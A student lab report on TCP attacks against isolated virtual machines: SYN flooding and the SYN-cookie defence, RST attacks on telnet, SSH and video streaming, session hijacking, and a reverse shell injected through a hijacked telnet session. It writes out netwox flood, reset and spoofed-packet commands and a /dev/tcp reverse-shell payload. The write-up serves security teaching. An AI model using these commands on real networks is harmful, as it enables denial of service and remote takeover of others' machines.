**CPS 633 - Lab 3 Report**

Section 4 Group 10

**Task 1: SYN Flooding Attack**


First we set up three VMs: the Client (10.0.2.4), the Server (10.0.2.5) and the Attacker (10.0.2.6).

Then we telnet to the Server from the Client to check if the connection is established.

$ telnet 10.0.2.5


We check if the cookies are set on the Server machine.

$ sudo sysctl -a | grep cookie



Since net.ipv4.tcp\_syncookies = 0, it means that the SYN cookie is turned off and now our SYN flooding attack will be effective.

Then we check the half-open connections on the Server by using netstat -tna.




We can see that most of the states are LISTEN, which means that they are waiting for a TCP connection and one is ESTABLISHED TCP connection. There are no half-open connections because none of the states are SYN\_RECV. The ESTABLISHED TCP connection was from the telnet we did at the beginning from the Client to Server.

Now we can proceed with the SYN flooding attack. To do this, we first send out a large quantity of packets from a random source IP address. We use Netwox, specifically Synflood (Tool 76) to conduct the attack. For the Netwox command we use the IP address of the Server (10.0.2.5) as the destination IP address and set the destination port as 23.

On the Attacker machine we use the following command:


$ sudo netwox 76 -i 10.0.2.5 -p 23

Then we check the connections on the Server machine again using netstat -tna:

We can see that this is very different from the first time we did netstat -tna. Now there are a lot more half-open connections indicated by the state SYN\_RECV. Each of the half-open connections has a random source IP address and a destination IP address of 10.0.2.5:23.

A SYN flood attack floods the Server’s queue that is used for half-open connections and when the queue is full the Server will not be able to accept any more connections. We can check the size of the queue by using:


$ sudo sysctl -q net.ipv4.tcp\_max\_syn\_backlog



So, when the queue has 128 half-open connections it can not take any more connections.

To prove that the attack was successful, we will fill up the queue with half-open connections from the attack and then telnet to the Server from the Client machine. If the Client machine can not establish a connection with the Server, it would mean that the attack was successful.


We try to connect with the Server using telnet 10.0.2.5:




When we attempt to connect to the Server, the connection timed out because the Server’s queue was full from the attack and was unable to accept any more connections.

Next, we ran our attacks with the SYN cookie mechanism turned on. To enable this cookie, we run the following command on the Server:


$ sudo sysctl -w net.ipv4.tcp\_syncookies=1



This time when we ran the attacks again with the SYN cookie mechanism, the Server still had a lot of half-open connections.



However, this time when we telnet 10.0.2.5 we could establish the connection from the Client to the Server.



The SYN cookie can effectively protect the machine against SYN flooding attack because it does not set aside resources unless the final ACK packet is received. Since the flood attack only sends a large number of SYN packets, they will be ignored by the receiver’s machine. Its queue will not fill up and is able to establish a connection with the Client machine.

**Task 2: TCP RST Attacks on telnet and ssh Connections**


Attacker: 10.0.2.12


Victim: 10.0.2.13

Observer: 10.0.2.14

First we establish the telnet connection from Victim to Observer.


telnet 10.0.2.14







Next, we execute the TCP RST attack command:

sudo netwox 78 --device “Eth0” --filter “host 10.0.2.14” --spoofip “raw” --ips 10.0.2.13



Upon observation we see that the attack is successful in sending the TCP RST packets from the spoofed IP address. We see it in both the terminal and in Wireshark.






Now, we will attempt the same attack on an SSH connection between the Victim and Observer VMs. This time we will be targeting port 22 and sending the RST packets through there instead of directly to the source VM.

First we establish the SSH connection between Victim and Observer.


ssh 10.0.2.14



Then we execute the attack command on port 22 and with a spoofed IP address.


sudo netwox 78 --device “Eth0” --filter “port 22” --spoofip “raw” --ips 10.0.2.13

Upon observation on WireShark we see that the RST packet is successfully sent and received on port 22 and breaks the SSH connection between Victim and Observer.



**Task 3: TCP RST Attacks on Video Streaming Applications**

First we first test to see if Youtube works on the Client’s machine (10.0.2.4):




We can see that this youtube video works just fine on the machine.

In order to perform this task, we need to use Netwox again, specifically the Reset every TCP packet tool (Tool 78). We set the filter to “src host 10.0.2.4” because we want to filter for packets that are initiated by the VM.

We type the following command on the same machine:

$ sudo netwox 78 --filter “src host 10.0.2.4”



We can see that the video is not playing, it just keeps trying to load the rest.


**Task 4: TCP Session Hijacking**

First, we set up 3 Virtual Machines: a Client(10.0.2.4), Server(10.0.2.5) and Attacker(10.0.2.6).

Then we telnet to the Server from the Client to establish a connection.

$ telnet 10.0.2.5

We use wireshark to figure out what values we should put into each field of our spoofed packets. We look at the last packet captured:



From this we can obtain the following information:

--ip4-src 10.0.2.4

--ip4-dst 10.0.2.5

--ip4-ttl 64

--tcp-src 56590

--tcp-dst 23

--tcp-seqnum 2222414271

--tcp-window 229


--tcp-acknum 1144759723

--tcp-data 48656c6c6f20576f726c64


Now we can put together our packet.

$ sudo netwox 40 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --ip4-ttl 64 --tcp-src 56590 --tcp-dst 23 --tcp-seqnum 2222414271 --tcp-window 229 --tcp-acknum 1144759723 --tcp-ack --tcp-data 48656c6c6f20576f726c64

This the the packet we created and injected into the TCP session:



After the attack we go to the Client’s machine and check Wireshark:




We can see that there are many TCP retransmission packets between the Client and the Server. The data the Attacker sent changed the sequence numbers, so the Server believes that the packet is lost and keeps trying to retransmit the packet, but it keeps being dropped by the Client.

**Task 5: Creating Reverse Shell using TCP Session Hijacking**


To create the reverse shell, we need to conduct a TCP session hijack on the Victims VM that is telnet into the server (Observer VM in this case).

We attach the command in/bash -i > /dev/tcp/@.@.@.@/9090 0<&1 2>&1 to the TCP Packet in the data payload. At the same time we use netcat on the Attacker VM to listen to for any potential connections on port 9090 using command nc -l 9090 -v.

We first establish the telnet connection between Victim and Observer and then create the TCP packet that will contain the command in/bash -i > /dev/tcp/10.0.2.12/9090 0<&1 2>&1



Thus, when the hijacked TCP packet reaches the Victim VM that is telneted into the Server (Observer VM) it will run the command and force a connection to the Attacker VM allowing the Attacker to gain access to the Server (Observer VM).



The connection is successful when the TCP packet is acknowledged and the command runs successfully.